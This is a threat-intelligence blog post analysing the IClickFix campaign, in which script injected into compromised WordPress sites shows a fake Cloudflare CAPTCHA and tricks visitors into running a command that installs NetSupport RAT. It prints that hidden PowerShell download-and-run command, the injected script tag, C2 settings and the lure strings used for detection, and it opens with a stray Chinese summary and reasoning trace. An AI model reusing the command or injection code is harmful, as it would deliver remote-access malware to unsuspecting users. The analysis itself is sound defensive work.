嗯,用户让我帮忙总结一篇文章的内容,控制在一百个字以内。首先,我需要仔细阅读这篇文章,理解它的主要观点和关键信息。 这篇文章看起来是关于一个名为IClickFix的恶意软件框架的分析报告。它提到了该框架是如何利用WordPress网站进行传播的,以及它如何通过ClickFix社交工程战术来诱骗用户执行恶意命令,最终部署NetSupport RAT远程控制软件。 接下来,我需要提取文章中的关键点:IClickFix的传播方式、使用的社交工程战术、感染链的阶段、以及它对全球WordPress网站的影响。同时,文章还提到了该框架的技术演变和检测方法。 现在,我需要将这些信息浓缩成一个简洁的总结,确保在100字以内。要注意使用简洁的语言,避免技术术语过多,同时涵盖主要威胁和影响范围。 最后,检查一下总结是否准确反映了原文内容,并且符合用户的要求。 </think> 文章描述了一个名为IClickFix的恶意软件框架,通过利用WordPress网站传播ClickFix社交工程战术,诱导用户执行恶意命令并部署NetSupport RAT远程控制软件。该框架自2024年底以来已感染超3,800个WordPress网站,并通过多阶段JavaScript加载器和伪装Cloudflare Turnstile CAPTCHA的方式进行传播。 2026-1-29 08:4:14 Author: blog.sekoia.io(查看原文) 阅读量:22 收藏
This post was originally distributed as a private FLINT report to our customers on 6 January 2026.
Table of contents
Introduction
In November 2025, during our threat hunting routine for unveiling emerging adversary clusters, TDR analysts identified a widespread malware distribution campaign leveraging the ClickFix social engineering tactic through a Traffic Distribution System (TDS).
This cluster uses a malicious JavaScript framework injected into compromised WordPress sites to display the ClickFix lure and deliver NetSupport RAT. Because the initial JavaScript includes the distinctive HTML tag ic-tracker-js, we named the malicious framework “IClickFix”.
Historical analysis of IClickFix reveals that this cluster has been active since at least December 2024, compromising over 3,800 WordPress sites. As reported by the Walmart Global Tech security team1, this cluster uses a Traffic Distribution System (TDS) to redirect selected visitors and deliver the next-stage payload, enhancing IClickFix’s stealth.
TDR analysts first encountered this ClickFix cluster in February 2025, when it was in its early stages. We observed it distributing Emmenhtal Loader, which ultimately downloaded XFiles Stealer. At that time, IClickFix had not yet reached sufficient scale to warrant an in-depth analysis.
Like the ClearFake threat2, IClickFix employs a multi-stage JavaScript loader that presents a fake Cloudflare Turnstile CAPTCHA challenge using the ClickFix social engineering tactic. The ClickFix command, once copied into the victim’s clipboard, executes a PowerShell command that downloads and executes an obfuscated PowerShell script, ultimately dropping NetSupport RAT.
This report provides a technical analysis of the persistent IClickFix framework, the adversary’s infrastructure, and its technical evolution throughout 2025.
Threat hunting of emerging adversary clusters
In November 2025, we unveiled the IClickFix framework and its associated infrastructure using two distinct threat hunting methodologies:
- An internal tool designed to detect watering hole attacks across thousands of monitored websites belonging to strategic organisations in government, defense, energy, telecom, and other verticals.
- Generic YARA rules deployed on scanning platforms to detect pages employing the ClickFix social engineering tactic.
Exposing watering hole attacks
In late 2025, Sekoia TDR analysts deployed a new capability for detecting watering hole attacks.
A watering hole attack is a strategic attack where operators compromise a legitimate website known to be frequented by a specific target group, effectively ambushing users who visit the trusted source. This tactic is often leveraged by state-sponsored actors to conduct espionage against specific sectors (like defense or finance) by targeting a distinct community of interest, but also serves as a potent vector for broader cybercrime operations.

When our monitoring began in November, the Ghanaian Allied Health Professions Council government WordPress website ahpc.gov[.]gh was flagged after the main page includes a malicious JavaScript snippet that interacts with the URL hxxps://ototaikfffkf[.]com/fffa.js, registered a few months earlier.

Although the initial indicators suggested a targeted watering‑hole, we quickly observed the same JavaScript snippet across multiple unrelated websites spanning different sectors and countries. This pattern indicates a mass distribution rather than a targeted approach against the government in Ghana.
Tracking ClickFix clusters in the wild
Sekoia TDR analysts actively track pages that implement the ClickFix social engineering tactic, given its widespread adoption by cybercriminals and nation-state-sponsored threat groups. In particular, we have developed generic YARA rules detecting ClickFix pages, using keywords, resource patterns, and JavaScript functions.
By November 2025, while analysing detection results from the urlquery scanning service3, one of these rules triggered alerts for resources retrieved from multiple scanned URLs. The detected resources consisted of HTML pages, served by the malicious framework and containing ClickFix-related strings, including:
Verify you are human
please follow these steps
<b>Ctrl + V</b>
<b>Win + R</b>
Press <b>Enter</b>
navigator.clipboard.writeText(
As shown in the following figure, the website scanned on urlquery contacted several domains and fetched resources matching our phishing_clickfix_generic_9 YARA rule.

After our threat hunting tools and the Sekoia SOC platform’s telemetry flagged multiple malicious domains, and following our initial February 2025 observation confirming a persistent and widespread threat, we conducted an in-depth analysis of the ClickFix cluster.
From compromised WordPress to infected system
As of 9 December 2025, here is an overview of the infection chains’ stages observed4:

The actions performed from the user’s perspective are:
- Upon accessing the compromised website, the legitimate HTML content initially loads as expected.
- However, within seconds, the entire page is replaced by a fake CAPTCHA challenge designed to mimic Cloudflare Turnstile.
- When the user attempts to resolve the challenge, he is instructed to copy and execute a specific command to complete the verification.
- This command conceals malicious code that differs from the displayed instructions, ultimately resulting in the execution and deployment of the NetSupport RAT.
IClickFix delivery stages
WordPress sites compromised by the IClickFix framework
The IClickFix operator compromised WordPress sites, acting as watering hole, to inject the following malicious JavaScript code into their HTML pages:
...
<link rel='dns-prefetch' href='//ksfldfklskdmbxcvb[.]com' />
...
<script type="text/javascript" src="hxxps://ksfldfklskdmbxcvb[.]com/gigi?ts=1765169670" id="ic-tracker-js" defer="defer" data-wp-strategy="defer"></script>
...
Code 1 – IClickFix JavaScript injected into compromised WordPress sites
This initial JavaScript snippet injected into legitimate serves two purposes:
- Prefetch the attacker’s domain
ksfldfklskdmbxcvb[.]combefore requesting the resource, using the HTML attribute dns-prefetch. - Load an external JavaScript from the attacker’s domain.
The external URL redirects, via the Location HTTP header, to a second URL hosting the next-stage JavaScript script: hxxps://ksdkgsdkgkgmgm[.]pro/ofofo.js. Unwanted traffic is instead redirected via an HTTP 301 to hxxps://ksfldfklskdmbxcvb[.]com/-, which fails to load. Notably, HTTP responses include the header x-robots-tag: noindex.
We assess with high confidence that the attacker abuses the open-source URL shortener YOURLS5 as a Traffic Distribution System (TDS). Indeed, the domain hosts a YOURLS administration panel at /admin/6, and the redirection behavior (HTTP 301, redirect to /- , x-robots-tag header) matches YOURLS’s PHP redirect function7.
These redirection steps enable the attacker to filter visitors by device characteristics and protect their infrastructure from bots, scanners, and other unwanted traffic. To our knowledge, this is the first time that Sekoia analysts have observed YOURLS being abused as a TDS by cybercriminals.
JavaScript payloads
The first payload, fetched from hxxps://ksdkgsdkgkgmgm[.]pro/ofofo.js, is an obfuscated JavaScript file that:
- Exfiltrates the fingerprint data, the compromised site’s domain and the timestamp, to a base64-encoded URL using the pattern:
.php?data={"host": <COMPROMISED_WORDPRESS>,"now": <UNIX_TIMESTAMP>} - Loads a second JavaScript from:
hxxps://booksbypatriciaschultz[.]com/liner.php.

The second payload, loaded from hxxps://booksbypatriciaschultz[.]com/liner.php, is a JavaScript that:
- Loads an HTML page, containing the ClickFix lure and the JavaScript for fake CAPTCHA interactions.
- Fetches the compromised WordPress site’s favicon.
- Listens for the event sync_event_click in the loaded HTML and exfiltrates fingerprint data to the same server using the pattern:
.php?click=1&data={"host": <COMPROMISED_DOMAIN>,"now": <UNIX_TIMESTAMP>}
Of note, the attacker uses another compromised WordPress (booksbypatriciaschultz[.]com) to host the PHP code of this IClickFix framework’s part.
ClickFix lure
After the JavaScript loads the ClickFix lure, it replaces the original WordPress page with the following webpage.
If the user clicks the CAPTCHA button, an alert appears stating “Unusual Web Traffic Detected”, followed by instructions to verify that the activity originates from a legitimate user. The ClickFix command is also copied to the user’s clipboard.

This widespread social engineering tactic, known as ClickFix, is designed to convince users to run a malicious command in their Windows console, thereby compromising their system.
Interestingly, this ClickFix lure, which impersonates the Cloudflare CAPTCHA and fakes “unusual traffic”, closely resembles the lure deployed by the ClearFake framework in early 2025, as detailed in our March 2025 report. The page’s source code (CSS, JavaScript, HTML) is nearly identical to ClearFake’s one. It appears the operator borrowed the ClearFake lure while developing the IClickFix framework. Because IClickFix is less sophisticated than ClearFake, we assess with high confidence that two different cybercriminals developed and operated these malware distribution frameworks.
NetSupport RAT infection
As of early December 2025, the ClickFix command distributed by the IClickFix cluster was:
powershell -w hidden -nop -c "$v='8db6.ps1';$q=Join-Path $env:ProgramData 'e';$p=Join-Path $q $v;md $q -ea 0|out-null;iwr 'hxxs://scottvmorton[.]com/tytuy.json' -OutFile $p;cmd /c start powershell -w hidden -ep Bypass -f $p"This command downloads a PowerShell script, disguised as a JSON file, and executes it by bypassing the execution policy.
The script (SHA256: 05b03a25e10535c5c8e2327ee800ff5894f5dbfaf72e3fdcd9901def6f072c6d) is a large PowerShell script embedding multiple files, all obfuscated via base64 encoding and string slicing. The PowerShell loader’s main operations aim to:
- Create a marker file in
TEMPto prevent re-running for 72 hours, then self-delete the script. - Create the directory
ProgramData\S1kCMNfZi3\and write 15 files into it by joining and base64-decoding the obfuscated strings. - Establish persistence via the Windows Run registry key, pointing to the executable
client32.exe. - Launch
client32.exeusing explorer.exe. - Clear the RunMRU (most recently used) command history to remove traces of the ClickFix command, then self-remove.
Of note, this PowerShell script is masquerading as a legitimate installer for “SecureModule Engine v1.0.0” , with installation messages and a progress bar.
This PowerShell loader serves as a dropper for NetSupport RAT offering persistence, obfuscation, and indicator removal capabilities. The 15 written files are components of the NetSupport RAT deployment:
| Filename | Role | SHA256 |
| AudioCapture.dll | NetSupport audio capturing library | 2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5 |
| client32.exe | NetSupport client executable | 06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268 |
| client32.ini | NetSupport client configuration file | 62f7a444ab0c645f20c7dc6340c3eaaad7ef033b2188c3e5123406762990c517 |
| gggg.txt | Unknown | 6846bc236bd2095fbf93f8b31dd4ca0798614fcab20fbd2ecac6cc7f431c6dec |
| HTCTL32.DLL | NetSupport HTTP communication library | 6562585009f15155eea9a489e474cebc4dd2a01a26d846fdd1b93fdc24b0c269 |
| msvcr100.dll | Microsoft C++ runtime library | 8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18 |
| nskbfltr.inf | NetSupport keyboard filter | d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368 |
| NSM.ini | NetSupport configuration file | e0ed36c897eaa5352fab181c20020b60df4c58986193d6aaf5bf3e3ecdc4c05d |
| NSM.LIC | NetSupport licence file | 83a6feb6304effcd258129e5d46f484e4c34c1cce1ea0c32a94a89283ccd24f9 |
| nsm_vpro.ini | NetSupport vPro configuration file | 4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b |
| pcicapi.dll | NetSupport communication library | 2dfdc169dfc27462adc98dde39306de8d0526dcf4577a1a486c2eef447300689 |
| PCICHEK.DLL | NetSupport system check library | 0cff893b1e7716d09fb74b7a0313b78a09f3f48c586d31fc5f830bd72ce8331f |
| PCICL32.DLL | NetSupport core dependency library | b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80 |
| remcmdstub.exe | NetSupport remote command prompt stub | b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2 |
NetSupport C2 domains are configured in client32.ini as follows:
GatewayAddress=pusykakimao.com:443
Port=443
SecondaryGateway=fnotusykakimao.com:443
SecondaryPort=443
The malware communicates with its C2 servers on the endpoint /fakeurl.htm.
The license file lists KAKAN as the licensee and serial number NSM789508, identifiers previously seen in other ClickFix campaigns, such as EVALUSION, documented by eSentire8.
NetSupport RAT is a legitimate, commercially available remote administration tool frequently abused by cybercriminals. It grants attackers full control of the infected host, including screen and audio monitoring, keystroke logging, command execution, persistence, and file transfers.
IClickFix’s spread in the wild
Compromised WordPress worldwide
By pivoting on specific code patterns observed within the redirection chain and leveraging server indexing services, we identified a cluster of over 3,800 compromised WordPress involved in this campaign. We performed a demographic analysis of these compromised WordPress sites, categorising them by geography (based on TLD and domain linguistics) and industry vertical.


Our analysis reveals a global footprint spanning 82 distinct countries. While the United States accounts for the plurality of infections, the wide geographic dispersion suggests a lack of targeted regional efforts. Similarly, the distribution across industry verticals does not reflect a concerted effort to target specific sectors. Consequently, we assess that this campaign relies on opportunistic mass exploitation rather than strategic targeting.
The compromised websites likely resulted from the exploitation of a vulnerability within the WordPress core or a widely deployed third-party plugin, or the use of administrative credentials harvested via infostealers or phishing campaigns. Fingerprinting conducted on 18 December 2025 revealed that the majority of infected sites are running current or near-current WordPress configurations, specifically versions 6.9 (released on 2 December 2025) and 6.8.3 (released on 30 September 2025). A correlation was observed with the presence of up-to-date versions of the Elementor9, WooCommerce10, and Gravity Forms11 plugins. At the time of writing, the initial access vector has not been identified.
Historical data
In February 2025, while investigating Emmenhtal Loader, TDR analysts discovered an early version of what we later named, the IClickFix cluster, which was already distributed using compromised WordPress and a Cloudflare Turnstile lure. The ClickFix command copied in user’s clipboard data downloaded a MSI file, a sample of Emmenhtal Loader, that ultimately downloaded and executed XFiles Stealer.
At that stage, the IClickFix cluster remained in its first months of development, having compromised just 160 WordPress sites according to PublicWWW results for the distinctive HTML tag ic-tracker-js, which was already in use at that time.
As illustrated below, the page impersonating Cloudflare Turnstile displayed step-by-step keyboard instructions to explain how to execute the malicious command. We assess that this initial lure was less convincing than a fake Cloudflare Turnstile challenge, which users are accustomed to completing.
